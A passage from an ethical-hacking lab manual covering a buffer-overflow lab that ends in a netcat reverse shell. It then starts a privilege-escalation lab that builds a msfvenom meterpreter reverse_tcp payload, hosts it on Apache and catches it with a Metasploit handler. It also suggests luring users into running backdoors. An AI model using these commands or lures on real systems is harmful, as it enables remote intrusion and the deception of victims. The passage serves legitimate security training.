
139. Maximize the previously opened Terminal window. Run pluma shellcode.py command.

Ensure that the terminal navigates to /root/Desktop/Scripts.

140. A shellcode.py file appears in the text editor window, as shown in the screenshot.



141. Now, replace the shellcode copied in Step#137 in the overflow section (Line 4); and type b in the begining of every line to convert strings to bytes as shown in the screenshot then, press Ctrl+S to save the file and close it.




142. Now, before running the above command, we will run the Netcat command to listen on port 4444.

143. Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

The password that you type will not be visible.


144. Now, run cd command to jump to the root directory.

145. Execute nc -nvlp 4444 command. Netcat will start listening on port 4444, as shown in the screenshot.



146. Switch back to the first Terminal window. Run chmod +x shellcode.py command to change the mode to execute the Python script.


147. Run ./shellcode.py command to execute the Python script.



148. Now, switch back to the Terminal running the Netcat command.

149. You can observe that shell access to the target vulnerable server has been established.

150. Now, type whoami and press Enter to display the username of the current user.



151. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.

152. Close all the open windows and document all the acquired information.

153. Restart Parrot Security machine. To do that click Menu button at the bottom left of the Desktop, from the menu and click Turn off the device icon. A Shut down this system now? pop-up appears, click on Restart button.

154. Click Windows 11 to switch to the Windows 11 machine. Restart the machine.

Lab 2: Perform Privilege Escalation to Gain Higher Privileges

Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the **OS** and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- **Escalate privileges by bypassing UAC and exploiting Sticky Keys**

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- Horizontal Privilege Escalation: An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- Vertical Privilege Escalation: An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Task 1: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys


Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, previleged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

1. Click Parrot Security to switch to the Parrot Security machine and login with attacker/toor. Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

The password that you type will not be visible.

2. Now, run cd command to jump to the root directory.
3. Run the command msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe.




4. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.


To create a new directory to share the Windows.exe file with the target machine and provide the permissions, use the below commands:

- **Run mkdir /var/www/html/share command to create a shared folder**
- **Run chmod -R 755 /var/www/html/share command**
- **Run chown -R www-data:www-data /var/www/html/share command**


5. Copy the payload into the shared folder by executing cp /home/attacker/Desktop/Windows.exe /var/www/html/share/ command.
6. Start the Apache server by executing service apache2 start command.




7. Run msfconsole command in the terminal window to launch Metasploit Framework.
8. In Metasploit type use exploit/multi/handler and press Enter.
9. Now, type set payload windows/meterpreter/reverse_tcp and press Enter.



10. Type set lhost 10.10.1.13 and press Enter to set lhost.
11. Type set lport 444 and press Enter to set lport.
12. Now, type run in the Metasploit console and press Enter.




13. **C**lick Windows 11 to switch to the Windows 11 machine, click Ctrl+Alt+Delete to activate the machine and login with Admin/Pa$$w0rd.
14. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type http://10.10.1.13/share and press Enter. As soon as you press enter, it will display the shared folder contents.
15. Click on Windows.exe to download the file.




16. Navigate to the Downloads folder and double-click the Windows.exe file.

If an Open File - Security Warning window appears; click Run.



